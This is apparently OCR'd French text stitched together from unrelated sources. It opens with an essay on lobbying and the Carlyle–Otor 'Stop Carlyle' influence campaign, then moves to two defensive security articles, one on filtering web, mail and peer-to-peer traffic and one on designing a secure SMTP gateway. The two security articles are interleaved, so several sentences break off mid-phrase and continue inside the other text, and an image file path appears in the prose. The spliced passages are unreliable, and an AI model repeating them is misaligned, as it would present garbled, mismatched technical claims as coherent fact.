Automobile, alcool, environnement, textile, alimentation, santé, banque,... aucun secteur ne peut se passer d'un lobbying efficace. Au croisement des métiers de la veille, de la communication ou des affaires juridiques et au cœur des réseaux d'influence et de pouvoir, le lobbying devient une fonction stratégique de l'entreprise.

Si les Français sont plus présents à Bruxelles, cela reste encore insuffisant. D'une manière générale, le lobbying reste un tabou, il est encore trop souvent assimilé à du trafic d'influence ou à des pratiques occultes alors qu'il s'agit d'une pratique démocratique, « d'un outil du dialogue par lequel l'homme de l'art informe l'homme de loi des conséquences de ses décisions ».



Exemple d'actions utilisées et comparatif de moyens entre société privée/associatif au niveau national.

L'exemple de Stop Carlyle !

Le site *stop carlyle* (**http://isuisse.ifrance.com/stopcarlyle/index.htm)**

L'affaire Carlyle-Otor : une campagne d'influences

Des cabinets de lobbying s'agitent. Des notes compromettantes parviennent dans les rédactions. Certains témoins refusent de parler au téléphone : leur ligne ne serait pas sûre... L'affaire se transforme en un cas d'école d'infoguerre qui, chaque semaine, apporte son lot de rumeurs, de faux documents ou de faux témoignages.

Rappel des faits

Otor, un des leaders de l'emballage en carton Français qui compte 3 000 salariés en France et en Europe est opposé à Carlyle, l'un des plus gros fonds d'investissement mondiaux. Son métier : prendre des participations dans des entreprises sous-valorisées, les restructurer, puis les revendre avec une plus-value.

Depuis plus de trois ans, les deux sociétés s'affrontent sur le terrain médiatique et juridique.

Suite à des difficultés financières rencontrées par Otor, fin 1999, Le Crédit Lyonnais, principal banquier d'Otor, lui présente et recommande le fond de pension Carlyle pour sortir de l'impasse. En mai 2000, un accord est signé : le fonds apporte 45 millions d'euros en échange de 21 % du holding qui contrôle le groupe. Le pacte d'actionnaires prévoit que, si Otor ne remplit pas ses objectifs en terme de rentabilité, Carlyle puisse en devenir l'actionnaire via un mécanisme d'obligations convertibles en actions. [7]

En effet, Il verra sa part passer à 92% du capital, en 2006 et de manière anticipée, si Otor ne respecte pas certains ratios financiers. Ce que le fond de pension décide de faire... moins de dix-huit mois après la signature du pacte. Après avoir injecté seulement 45 millions d'euros, Carlyle voit sa part passer de 21 à 92 % du capital.

Début 2004, l'affaire se médiatise et la presse s'empare des révélations faites au parquet par un des commissaires aux comptes d'Otor : Bacques et Bouvier auraient fait appel, aux frais de la société, à des « officines » d'intelligence économique, entre autres pour monter un faux site alter-mondialiste. Stop Carlyle !

Depuis le 27 août, c'est le fonds américain qui se retrouve à son tour à la une des médias. La guerre d'influence s'emballe.

Le groupe fait face à un déferlement médiatique en France, qui ne lui paraît pas étranger à ses démêlés avec Otor. Ses dirigeants ont été pris à partie sur un site Internet baptisé *Stop Carlyle*, un livre intitulé *Le réseau Carlyle : banquier des guerres américaines*, écrit par François Missen, vient de paraître chez Flammarion. Enfin, Canal+ a diffusé un documentaire sur la société américaine le 4 octobre. Au cœur de la polémique, ses relations controversées avec le lobby militaro-industriel américain.

Mais, la bataille se joue aussi sur le terrain judiciaire. Le fonds accuse les dirigeants d'Otor d'espionnage économique. Il estime qu'ils ont orchestré des manœuvres de déstabilisation et que des prestations douteuses ont été payées par la société. Carlyle a porté plainte. Des perquisitions ont eu lieu chez Otor et chez le commissaire aux comptes Ernst et Young. Une information judiciaire a été ouverte en février 2004 pour abus de biens sociaux.

Dans l'ombre, un autre conflit se joue. Les armes y sont le lobbying politique et la manipulation médiatique. Carlyle a fait appel au cabinet de relations publiques DGM et à la société de lobbying Paul Boury. Otor utilise le consultant Sirius. Dans ce bras de fer, la société d'emballage a l'avantage. La réputation sulfureuse de son rival effraie. Une proposition de loi a même été déposée par le député UMP du Tarn Bernard Carayon, visant à interdire en France l'utilisation de la norme comptable américaine au cœur du différend entre les deux groupes.

Mais ce n'est pas tout. Otor, à son tour, estime avoir été victime d'espionnage économique. Une facture émise par la société Sirius en mai aurait été volée. Et Carlyle dispose de documents internes au groupe. De quoi nourrir une nouvelle action en justice. [10]

Le site Internet sujet à polémique : Stop Carlyle !

Qui se cache derrière *Stop Carlyle* ? Un site en HTML, un hébergement chez I-france, des redirections web.

A première vue, l'on pourrait penser que c'est un site contestataire, mais les analyses sur Carlyle, la traduction du site en Anglais et l'apparent anonymat ne correspondent pas vraiment à un site d'opposition alter-mondialiste.

Par contre il reprend les éléments d'un site à mi-chemin entre le site « contestataire » et le site « alibi » et conduit l'internaute (et les journalistes) à s'intéresser à Otor par l'intermédiaire d'une polémique sur le fond de pension Carlyle.

Un site alibi

Le site fournit des analyses détaillées sur Carlyle, ses liens avec la famille Bush, ses montages financiers et ses investissements dans le secteur de la défense.

Le site en l'état actuel ne mérite pas d'attention particulière et l'hébergement chez I-france éveille aux premiers abords une certaine suspicion.

Mais le site a connu une certaine notoriété, surtout parce que depuis l'affaire Gemplus, les médias sont particulièrement sensibles à tout ce qui touche au complexe militaro-industriel et l'implication des fonds de pension américains dans les technologies « sensibles » européennes.

La presse s'est donc emparée du conflit « Otor/Carlyle » : le conflit opposant le « petit » cartonnier français au puissant fond américain (David contre Goliath) et cite régulièrement le site *Stop Carlyle !*

Ainsi, quelques pages HTMLI se retrouvent propulsées à la Une des journaux Libération, Le monde, Les Echos, surfant sur l'anti-américanisme et la méfiance à l'égard des investisseurs étrangers en France (surtout quand cela touche au milieu de la défense ou aux secteurs stratégiques)

En témoigne le reportage de Canal+ le lundi 4 octobre sur le Carlyle group. Selon le journaliste Betrand Fraysse du magazine Challenge : trois heures avant la diffusion du reportage sur la chaîne, une séance privée est organisée : consultants ou parlementaires sont tous acquis à la cause du cartonnier Otor, en conflit avec l'un des plus gros fonds d'investissement du monde.

Un site contestataire

Les personnes se trouvant derrière *Stop Carlyle* ont su nouer des liens avec Indymédia et créer grâce à ce réseau alter-mondialiste des contacts avec des correspondants en Suisse, en France, en Allemagne, en Belgique, au Luxembourg, au Canada et des militants aux Etats-Unis.

Les débuts du site *Stop Carlyle* en 2002 ont été laborieux. Mais à force de poster dans les newsgroups, de spammer et de proposer leurs articles aux autres portails d'informations, ils ont su promouvoir leur site.

Un détail (outre l'anonymat) reste gênant : l'architecture même du site (en HTML) n'est pas conçue pour accueillir des commentaires ou des opinions. Le réel intérêt d'un site contestataire, c'est tout de même de créer une « communauté » qui se mobilise pour ou contre une cause avec une « vraie » pétition, un forum, une newsletter...

A l'heure où n'importe quel internaute sans aucune base technique sait concevoir un blog ouvert à tous les contributeurs, il est curieux que celui-ci n'ai pas évolué en deux ans !

Ces éléments nous amènent a penser que derrière le site *Stop Carlyle* se cachent soit des professionnels, soit plus simplement un exemple type de TD d'étudiants mis en pratique...

Quoi qu'il en soit, on peut dorénavant le qualifier de site « pot de miel » puisqu'il est devenu le site de référence sur le groupe Carlyle pour de nombreux journalistes et internautes.

Le groupe Carlyle a, quant à lui, racheté tous les noms de domaines en `.org`, `.net`, `.com` tel que **stop-carlyle.com** coupant court à toute initiative de voir un jour l'apparition d'un portail contestataire avec un vrai nom de domaine.

La polémique Otor/Carlyle devrait néanmoins continuer jusqu'en 2006, date à laquelle Carlyle devrait voir sa part dans le capital passer à 92%.

Conflits d'intérêts, luttes d'influences, fausses informations... difficile de démêler le vrai du faux ainsi nous reprendrons les propos de M. Juillet (Haut responsable auprès du Premier ministre sur les questions liées à l'intelligence économique) interrogé sur la question : « il s'agit d'une affaire de droit privé qui n'a rien à voir avec l'intelligence économique », et « les dirigeants d'Otor auraient dû être plus vigilants lors de la signature du contrat avec Carlyle ».

Conclusion

Le lobbying Français est bien peu représenté à Bruxelles face aux gros cabinets anglo-saxons ou autres groupements européens qui défendent les intérêts privés de leurs clients.

L'industrie informatique repose sur des normes, des brevets, des licences rendant aux yeux des non-initiés complexes les débats techniques sur la préservation des intérêts économiques, privés français ou européens.

Et pourtant, la Commission encourage, l'approche lobbyiste. « La Commission a toujours été ouverte aux idées du monde extérieur. Elle croit qu'il s'agit d'un processus essentiel pour le développement de ses politiques. Ce dialogue s'est révélé aussi fructueux pour la Commission que pour les intéressés du monde extérieur. Les fonctionnaires de la Commission reconnaissent la nécessité de cet apport extérieur bien accueilli par eux »

Car la soumission de livres blancs, de rapports et les discussions permettent d'éclairer le législateur sur le bien-fondé de directives européennes en toute connaissance de cause (raisons objectives des opposants et des partisans)

Encore aujourd'hui, beaucoup d'entreprises françaises considèrent le lobbying comme une science à part, dont l'utilité ne serait pas vraiment démontrée (rapport à l'investissement financier) et qui serait jugée souvent contraire à l'éthique.

La méconnaissance de celles-ci sur ce sujet, pourtant très important, à l'heure où la plupart des décisions se prennent à Bruxelles, laisse le champ libre à leurs partenaires européens pour influer, comme ils l'entendent, sur les processus et décisions communautaires.

Ce que soulignait d'ailleurs un rapport de la CCIP en septembre 2002 intitulé « Renforcer le lobbying des entreprises françaises à Bruxelles » [8] et qui dressait un état de l'art des pratiques françaises en terme de lobbying, un rapport toujours d'actualité !

L'une des rares exceptions à s'ouvrir au lobbying en ligne est sans doute fournie par l'Organisation Mondiale du Commerce. Tirant les leçons de l'épisode de Seattle et de l'irruption des lobbies dans les débats sur l'avenir du commerce international, l'institution est désormais attentive à publier avec régularité les réactions et propositions qui émanent des organisations non gouvernementales.

Webographie

1. Bruno Gosselin intervient avec Jean-Noël Kapferer sur le lobbying et les rumeurs à HEC.
2. **Spinpartners.com** (fusion des cabinets C4iFR : intelligence économique et Aciel : lobbying).
3. **Ogm-debats.com,** site d'influence créé par des acteurs pro-ogm.
4. Promotion du site *ogm débat* sur Medcost : **http://www.medcost.fr/html/etude_cas_we/mag_24/ogm.htm.**
5. **Odebi.org,** site de contestation de la LEN.
6. **Zdnet.fr** (dossier mise à jour de la LEN).
7. **Eurolinux.org,** site traduit en plusieurs langues « anti brevets logiciels ».
8. Ccip.fr dossier, « Renforcer le lobbying des entreprises françaises à Bruxelles ».
9. Le Nouvel observateur, « Qui a peur de Carlyle ? ».
10. Challenges, « Cent jours dans la bataille Otor/Carlyle ».

Filtrage applicatif : les cas des clients Web, de la messagerie et du peer-to-peer

Cédric Blancher
Ingénieur Recherche et Développement Sécurité
DCR/SSI, Centre Commun de Recherche, EADS France
cedric.blancher@eads.net

Les technologies de protection actuellement disponibles sur le marché, associées à une meilleure (bien qu'encore insuffisante) prise de conscience, ont largement contribué à une sécurisation accrue des services offerts sur Internet. Les serveurs vulnérables devenant de moins en moins faciles à trouver, la menace s'est alors naturellement orientée vers le poste de travail et son utilisateur, à travers les outils que sont les navigateurs et les lecteurs de courrier électronique.

1. Introduction

Cette tendance, qui s'amorçait déjà il y a deux ans, s'affirme aujourd'hui de manière très nette avec une multiplication des risques, tant sur le plan du nombre de vulnérabilités que sur la diversité des moyens pour les atteindre. Il est aujourd'hui clair pour chacun que malgré le traditionnel pare-feu empêchant tout accès direct à nos stations, il existe de nombreuses techniques, souvent très efficaces, permettant de les corrompre. Il est donc vital d'intégrer ces nouvelles menaces dans la mise en place des dispositifs de protection.

L'objet de cet article est d'examiner les problématiques liées à l'utilisation des clients Web (navigateurs) et de messagerie. Nous examinerons également la problématique des logiciels de peer-to-peer. Malheureusement, chacun de ces sujets pourrait faire l'objet d'un numéro de MISC à lui tout seul, et nous devrons donc rester très général dans l'approche du problème.

2. Le cas de nos chers navigateurs...

Des logiciels clients, les navigateurs sont ceux qui sont le plus visés. Ceci tient à plusieurs raisons parmi lesquelles, au-delà des vaines discussions sur la plus grande vulnérabilité ou la meilleure robustesse de tel ou tel logiciel que nous laisserons à d'autres, on pourra citer :

- → les navigateurs, déjà largement utilisés, deviennent l'outil d'accès à toutes les ressources, qu'on soit dans le monde des particuliers ou des professionnels ;
- → les navigateurs offrent des possibilités toujours plus nombreuses via l'ajout de fonctionnalités et autres plugins, accroissant alors le nombre de vulnérabilités potentielles ;
- → le marché des navigateurs est largement dominé depuis longtemps par un produit, ce qui tend à rendre plus efficace la propagation des codes malveillants qui le visent.

2.1 Principes de protection

Les navigateurs sont donc devenus une cible de choix qu'il convient donc de protéger. Cette protection se fait par la mise en place de dispositifs techniques destinés à analyser les flux initiés par ces logiciels pour y détecter (et supprimer) toute trace (ou presque) de code malicieux. Ces dispositifs s'appuient soit sur des mandataires, plus couramment appelés *proxies*, parfois intégrés sous des appellations diverses à des produits de sécurité, soit sur des modules d'analyse protocolaire. La différence entre les deux tient à l'interception de la connexion. Alors qu'un proxy intercepte la connexion, interprète et vérifie la requête puis la rejoue vers sa destination pour en fournir le contenu au client, le module d'analyse protocolaire se contente d'examiner le flux à la volée.

Bien que chaque approche ait des partisans comme des détracteurs, force est de constater que dès lors que ces méthodes sont intégrées dans un pare-feu ou autre outil multifonction, il est difficile de savoir s'il s'agit de *proxying* ou d'analyse à la volée, d'une part, et de connaître la portée du mécanisme d'inspection en termes de profondeur d'examen, d'autre part. De ce point de vue là, certains ont tendance à préférer l'approche du proxy en tant qu'élément distinct et spécialisé au sein de l'architecture d'accès. Un autre point avancé par les partisans du proxy est la rupture de connexion réseau entre le client et le serveur pour le filtrage. Cette rupture permet de s'assurer que rien ne passera à travers le dispositif parce qu'il ne le comprend pas ou que la charge réseau ne lui permet pas de lire tous les paquets. L'analyse protocolaire à la volée permet quant à elle des déploiements ne nécessitant pas de modification d'architecture et de configuration des postes clients par rapport à un pare-feu classique.

2.2 Fonctionnement

L'idée est donc d'imposer le passage de flux Web par un point de contrôle qui permettra leur examen et l'éradication systématique des contenus dangereux. Le principal problème réside dans la multiplicité des attaques possibles :

- → code de page malicieux exploitant une faille d'un navigateur (HTML, JavaScript, ActiveX, etc.) ;
- → pièce contenant un code exploitant une faille du navigateur, d'un plugin du navigateur (image, fichier son, fichier vidéo, etc.) ;
- → pièce téléchargée malicieuse (ver) ou infectée ;
- → etc.

Pour faire face à cette variété, le dispositif doit donc mettre en œuvre de nombreux types d'examens des requêtes, réponses et pièces échangées. Les dispositifs classiques sont la vérification stricte de la cohérence des requêtes et réponses par rapport

Mise en place d'une passerelle SMTP sécurisée

Jean-Marie Delapierre
Chef du département Sécurité des Systèmes d'Information
Délégation Générale pour l'Armement

Préambule

La mise en place d'un système d'information sécurisé dans une entité quelle qu'elle soit doit faire l'objet d'une étude de risque préalable, dont les conclusions sont largement fonction de l'entité elle-même (domaine d'activité, répartition géographique, organisation, nature et sensibilité des informations à protéger,...). Cette étude de risque est menée en appliquant une méthode : EBIOS [1] ou ISO 17799 [2] pour n'en citer que deux. Les résultats de cette étude doivent être approuvés au plus haut niveau de l'entité concernée et vont permettre de mener ensuite une étude de sécurité qui définira les solutions techniques répondant aux besoins de l'entité en matière de couverture des risques identifiés. Autant, il peut y avoir une certaine standardisation dans les briques de base (pare-feu, routeurs ou IDS par exemple), autant, dès qu'on commence à parler architecture, la solution élaborée est spécifique et échappe à toute tentative de généralisation. Cela concerne notamment les moyens de supervision et d'administration qui dépendent fortement de l'organisation (celles-ci peuvent même aller jusqu'à être complètement externalisées).

Le cas de la passerelle de messagerie

Quasiment toutes les entités organisées disposent en interne et depuis longtemps d'une messagerie permettant à leur personnel de s'échanger de l'information. Avec l'explosion des échanges électroniques, le besoin d'échanger des messages avec des correspondants via le réseau Internet se fait de plus en plus pressant. Il s'agit donc d'interconnecter l'infrastructure de messagerie de l'Internet avec celle de l'entité sans mettre en péril celle-ci, et encore moins le reste du système d'information de l'entité. La suite suppose que l'étude de risque a été menée, ainsi que l'étude de sécurité qui en découle. Contrairement à ce qui a été dit en préambule, dans la mesure où une passerelle de messagerie n'est pas véritablement un système d'information à part entière et réalise une fonction somme toute assez générique, il est possible de dégager des principes techniques indépendants de l'entité dans laquelle elle est déployée.

Pré requis

Une précaution minimum est de disposer sur chaque poste du système d'information de l'entité, ainsi que sur les serveurs de messagerie interne, d'anti-virus et d'un mécanisme permettant de tenir quotidiennement à jour les bases de virus de ces outils.

La description précise des moyens de protection propres du système d'information sort du cadre de cet article.

Principes de sécurisation de la passerelle

Les deux principes de base qui conduisent la réflexion sont :

➔ 1. une attaque du système d'information de l'entité via la passerelle peut intervenir sur n'importe quelle couche protocolaire, c'est-à-dire du niveau physique (coupure de l'alimentation électrique des équipements de la passerelle ou connexion d'une machine pirate directement sur un brin du réseau local de la passerelle) jusqu'au niveau du client de messagerie de l'utilisateur final (spam ou ver type SOBIG par exemple) ;

➔ 2. à chaque niveau, il faut d'abord protéger (empêcher l'attaquant de passer), détecter (être prévenu de l'attaque) et enfin défendre (prendre les mesures nécessaires pour faire cesser l'attaque). Il est illusoire, voire dangereux de tenter de contre-attaquer. En effet, les attaques sérieuses sont exécutées par rebond sur une machine déjà compromise par ailleurs, et la réaction ne pénalisera alors qu'un innocent, sans parler des problèmes légaux.

La fonction de base de la passerelle est d'assurer le transfert dans les deux sens (entrant et sortant) selon le protocole SMTP de messages entre des serveurs de l'Internet et l'un des serveurs de l'entité. Le chemin conduisant de l'Internet jusqu'au serveur de l'entité doit traverser un minimum d'équipements, et notamment, éviter les commutateurs, sensibles à des attaques connues. Idéalement, ce chemin ne doit véhiculer que le protocole SMTP à l'exclusion de tout autre. Il faudra cependant autoriser le protocole ARP de résolution adresse MAC / adresse IP, ainsi que le protocole DNS entre la passerelle et l'Internet pour la résolution des noms de domaine. Il faut en revanche impérativement en exclure les protocoles de supervision et d'administration qui, par nature, sont difficilement contrôlables et permettent de prendre la main sur les équipements de la passerelle. Afin d'assurer la supervision et l'administration de la passerelle, il convient donc de mettre en place un réseau d'administration séparé. Au prix de l'interface réseau, il serait dommage de prendre des risques inutiles.

Une autre précaution indispensable pour une passerelle de messagerie est de ne donner aucune indication sur son fonctionnement vers l'Internet. Ainsi, quel que soit le sort réservé à une aux spécifications du protocole, la remise en forme des requêtes et réponses par traduction des différents types d'encodages possibles (Unicode par exemple) et l'inspection du code retourné. À ceci on combine souvent un moteur d'analyse antivirale des pièces échangées pour lutter contre l'infection du poste à travers son navigateur. Selon la taille des pièces, leur analyse se fera avant transmission au client ou, pour les pièces de taille importante, pendant le téléchargement en introduisant un décalage qui permettra d'une part de couper le flux en cas de détection d'un code viral, et d'autre part de s'assurer du caractère inoffensif des données transmises. On trouve enfin d'autres dispositifs comme le filtrage des URLs, en fonction de critères variés, pour interdire l'accès à certains sites jugés dangereux (comme ceux utilisés pour propager des vers tels que Dumaru.Y [1] en utilisant une faille de Internet Explorer) ou inopportuns.

Reste l'épineux problème des connexions chiffrées (HTTPS), puisqu'il est impossible de regarder ce qu'il s'y trame au point qu'on ne puisse même pas s'assurer que ce soit bien du HTTP qui y soit transféré. En effet, même au niveau d'un proxy, le passage d'un flux HTTPS se fait à l'aide d'une méthode spéciale appelée CONNECT qui demande que le proxy ouvre une connexion TCP avec une machine (le serveur demandé) sur un port (usuellement 443). Si cette demande est acceptée, le proxy n'opère plus que comme un simple relais TCP entre le serveur et le client, lesquels peuvent alors échanger n'importe quel type de données, pourvu que ce soit fait dans une connexion TCP. Ceci a deux conséquences. D'une part, le HTTPS est beaucoup plus difficile à mandater de manière transparente, contrairement au HTTP, puisque ce mécanisme agit principalement sur la lecture des requêtes. D'autre part, un proxy qui laisse passer du HTTPS ouvre potentiellement la voie à toute connexion TCP initiée par la méthode CONNECT, ce que permet un outil comme Corkscrew [2]. Certains proxies permettent cependant de s'assurer de la présence d'une négociation SSL, ce qui est un bon début. D'autres vont plus loin en réalisant un *man in the middle* sur la connexion SSL : ils usurpent le certificat retourné par le serveur en le signant avec une autorité de certification préalablement déployée sur tous les postes clients. Ainsi, ils peuvent déchiffrer le contenu du flux, l'examiner avant de le chiffrer à nouveau, sans que les clients n'y voient rien à redire. Évidemment, cela pose d'autres problèmes, techniques d'une part, comme la gestion de la vérification des certificats présentés par les vrais serveurs, et éthiques d'autre part (voire juridique), par rapport à la méthode intrusive employée et le caractère éventuellement personnel des données échangées via ces connexions.

2.3 Intégration

Évidemment, toutes ces protections doivent être un point de passage obligé pour le client. Si un proxy filtrant existe au sein de l'architecture, il doit être le seul et unique moyen d'atteindre le monde extérieur, ou vous pouvez être sûr que tôt ou tard quelqu'un le contournera. En outre, ces systèmes ne permettent pas de se protéger de tout, nous venons de le voir avec les connexions HTTPS. Il est donc nécessaire de mettre en place des protections au niveau du poste de travail (limitation des privilèges de l'utilisateur, antivirus, pare-feu personnel, etc.) et de sensibiliser les utilisateurs contre les menaces associées à la navigation sur Internet.

Côté outils, on pourra regarder du côté de SquidGuard [3] ou tout simplement utiliser le `mod_proxy` de Apache [4], même s'ils ne répondent pas totalement aux attentes précédemment exprimées (mais on pourra les compléter par d'autres outils). Les deux peuvent être associés à l'antivirus ClamAV [5] par l'intermédiaire de modules adaptés [6][7] (cf. les autres articles de ce même dossier).

3. Le cas de la messagerie

La messagerie est un élément complexe à gérer et à sécuriser. Nous nous intéresserons ici à la sécurisation des flux de courrier plus qu'à la sécurisation de l'architecture de messagerie en elle-même évoquée ci-contre. Il s'agira de proposer des solutions pour assurer la délivrance d'un courrier possiblement débarrassé de toute pièce, code ou, plus généralement, contenu malveillant. Les logiciels utilisés pour lire le courrier électronique présentent souvent les mêmes types de vulnérabilité que les navigateurs, d'une part parce qu'ils intègrent fréquemment les mêmes fonctionnalités, en particulier la présentation de pages HTML plus ou moins riches, et d'autre part parce qu'ils sont développés par les mêmes équipes, lorsqu'ils ne partagent pas des modules de traitement complets. En outre, le courrier peut être lu à travers un navigateur, au moyen d'un webmail. Enfin, le courrier électronique revêt une importance particulière auprès de l'utilisateur et jouit d'un niveau de confiance très élevé, malgré tous les risques qu'on lui connaît. Ce ne sont pas les chiffres concernant la propagation de vers comme Sobig [8] qui prouveront le contraire... La protection des flux de messagerie est donc une priorité.

3.1 Architecture de messagerie

Une architecture de messagerie s'appuie sur plusieurs briques qui communiquent les unes avec les autres. Ces briques peuvent basiquement être classées en trois catégories :

→ un ou plusieurs MTA (*Mail Transport Agent*) dont l'objet est le relayage du courrier électronique à l'aide du protocole SMTP ;

→ un MDA (*Mail Delivery Agent*), placé sur le serveur destinataire du courrier, dont la tâche est de récupérer le courrier transmis par un MTA et de le stocker à un endroit où l'utilisateur pourra le récupérer, directement ou par l'intermédiaire d'un serveur de type POP, IMAP, etc. ;

→ un MUA (*Mail User Agent*) qui est le logiciel avec lequel l'utilisateur récupère, lit, écrit et envoie son courrier électronique.


Ces éléments s'enchaînent pour acheminer le courrier de son expéditeur jusqu'à son destinataire. Le MUA de l'expéditeur remet son courrier à un premier MTA qui devra le router vers sa destination finale. Tout comme un paquet IP voyage de routeur en routeur, de sa source à sa destination, un courrier électronique est envoyé de MTA en MTA jusqu'à celui en charge de remettre le courrier à son destinataire. Ce dernier passe alors le courrier à un MDA qui le met à disposition de l'utilisateur qui pourra le récupérer de différentes manières (fichier, POP, IMAP, etc.). Dans ce modèle, on peut considérer qu'un webmail constitue une partie d'un MUA, l'autre étant le navigateur.

information reçue, aucun compte rendu ne doit être renvoyé, éventuellement au mépris des usages de l'Internet. Cependant, le destinataire interne peut être avisé (mais nous y reviendrons plus loin) et il lui appartiendra, le cas échéant, de contacter l'émetteur pour obtenir une confirmation ou demander une ré-expédition.

Ci-contre, un schéma possible d'une telle passerelle est le suivant.

Dans ce qui suit, quatre niveaux sont utilisés qui ne correspondent pas tout à fait aux niveaux TCP/IP (sauf pour le dernier). Je ne pense cependant pas que cela nuise à la compréhension.

Figure 1



Le niveau physique

Les équipements composant la passerelle doivent être installés dans un local fermé, doté d'un dispositif d'authentification des personnes qui y pénètrent. Le local doit en outre comporter un système de détection d'intrusions associé à une équipe d'intervention capable d'intervenir rapidement sur le site. Ainsi, une attaque directe sur le serveur ou les éléments réseau (débranchement d'un câble ou pose d'un *keylogger* sur le clavier du serveur par exemple) devient très difficilement réalisable (pour ne pas dire impossible). Si la disponibilité de la passerelle est un paramètre important, il convient aussi de protéger l'alimentation électrique de celle-ci.

Le niveau Ethernet

A ce niveau, il convient de filtrer les trames Ethernet afin de n'autoriser que celles correspondant aux interfaces réseau des routeurs et du serveur relais. Les éventuelles trames anormales sont aussi filtrées. Deux pare-feu, utilisés aussi pour filtrer les protocoles de niveau supérieur (IP, UDP, TCP), sont installés de chaque côté du serveur relais et contiennent des règles de filtrage « au plus juste », notamment des adresses MAC des interfaces Ethernet concernées. De même, dans le serveur relais, il convient de filtrer le trafic réseau sur chacune des interfaces. Il est communément recommandé, dans un schéma semblable, de mettre en place deux pare-feu différents afin d'éviter que l'attaque qui aura permis au pirate de traverser le premier pare-feu puisse être rejouée à l'identique sur le deuxième. Cependant, comme les règles de filtrage sont différentes et que le pirate devra passer au travers du serveur relais pour atteindre le deuxième pare-feu, cette recommandation peut ne pas être suivie, ce qui présente un avantage au niveau de l'administration des pare-feu.

Le niveau TCP/IP

Encore une fois, il convient de filtrer « au plus juste » les adresses et protocoles au niveau du serveur relais et des deux pare-feu. De plus, il convient d'installer, au moins sur le brin réseau situé entre le serveur relais et le pare-feu d'entrée, un IDS chargé de détecter toute attaque qui aurait réussi à franchir le premier pare-feu. Comme le trafic est très simple, les règles de détermination d'une attaque vont être particulièrement simples et robustes. Sur détection, il convient de couper immédiatement le pare-feu situé entre le serveur relais et le réseau local, puis le pare-feu d'entrée, et de rendre compte à la console de supervision. Compte tenu du délai nécessaire au pirate pour acquérir la maîtrise du serveur relais et du deuxième pare-feu (indispensable avant de pouvoir accéder au réseau local), on peut tout à fait supposer que la coupure du pare-feu interviendra avant que le pirate ait fini de mener son attaque.

Certains esprits sarcastiques me feront remarquer qu'après avoir dit que je ne mettais pas d'équipement réseau entre le serveur relais et les pare-feu, voilà que j'en représente un ! En l'occurrence, il s'agit d'un *hub* du modèle le plus simple possible, sans capacité de supervision ou d'administration. Un câble en Y, spécialement réalisé pour l'occasion, ferait aussi bien l'affaire, même si c'est moins propre au niveau réalisation physique.

Pour éviter une attaque par rebond à partir du réseau local (un cheval de Troie ou un poste pirate connecté sur le réseau local), un IDS supplémentaire peut être installé entre le serveur relais et le pare-feu en interface avec le réseau local selon un schéma équivalent, même si, dans le schéma représenté, l'attaque serait détectée après la prise de contrôle du serveur relais, et donc avant que l'ensemble de la passerelle soit compromis.

Le niveau « applicatif »

Dans le cadre de cet article, le niveau applicatif couvre l'ensemble système d'exploitation plus applicatifs proprement dits, et c'est à ce niveau que

3.2 Protection des flux

Pour sécuriser les courriers que nous recevons et que nous émettons (puisque nous ne pouvons pas éliminer l'éventualité qu'un code malicieux s'exécute sur un des postes de travail) nous allons nous appuyer sur les briques indispensables d'une architecture de messagerie que sont les MTA que nous contrôlons. Un MTA fonctionne en mode asynchrone quand il traite un courrier. Plusieurs étapes s'enchaînent durant ce traitement entre lesquelles le courrier se retrouve stocké, en mémoire ou sur le disque, dans des files d'attente. Ce mode de fonctionnement se prête particulièrement bien à l'examen des courriers. Nous pouvons en effet insérer des étapes et des files supplémentaires dédiées à l'analyse de contenu dans la chaîne de traitement d'un courrier.

Lors de la réception d'un message, on commence par en contrôler la source. Ceci se fait en interrogeant une ou plusieurs listes noires ou RBL (*Realtime Black List*) afin de déterminer si l'IP connectée à notre MTA est connue comme source de spam ou relais ouvert (*open relay*), c'est-à-dire un MTA qui permet à n'importe qui sur Internet de l'utiliser pour envoyer du courrier à n'importe quelle destination. Ces RBL se présentent sous la forme de serveurs DNS. Si l'IP demandée est résolue, alors elle est dans la liste et le courrier est refusé.

Signalons qu'il existe de nombreuses RBL et que la pertinence de certaines, autant que leur mode de gestion un peu brutal, sont sujets à discussion, comme une recensant les IP utilisées pour les *pools* d'IP des FAIs grand public. Si une telle liste montre une réelle efficacité dans la lutte contre les vers, elle n'en bloque pas moins l'expédition des courriers de pas mal d'utilisateurs possédant leur propre relais SMTP.

Une fois la source du courrier validée, on procède à un filtrage anti-relais visant à s'assurer que le courrier reçu est bien à destination d'un des domaines que nous gérons. Ainsi, nous ne proposerons pas au premier spammeur venu un relais ouvert qui lui permettra d'utiliser nos ressources pour inonder la planète et nous faire « blacklister » par la même occasion.

Maintenant, le courrier peut entrer dans notre système de traitement et passer les phases d'analyse de contenu, qu'on peut (très arbitrairement) diviser en trois phases principales, dont l'ordre d'exécution peut être modifié suivant les besoins et les priorités de chacun :

→ une passe visant à vérifier la conformité du contenu du courrier et de ses attachements, et à éliminer tout contenu douteux de ce strict point de vue (code, attachements, type de fichiers, etc.) ;

→ une passe anti-spam s'appuyant sur diverses techniques (décrites dans un autre article de ce numéro) ;

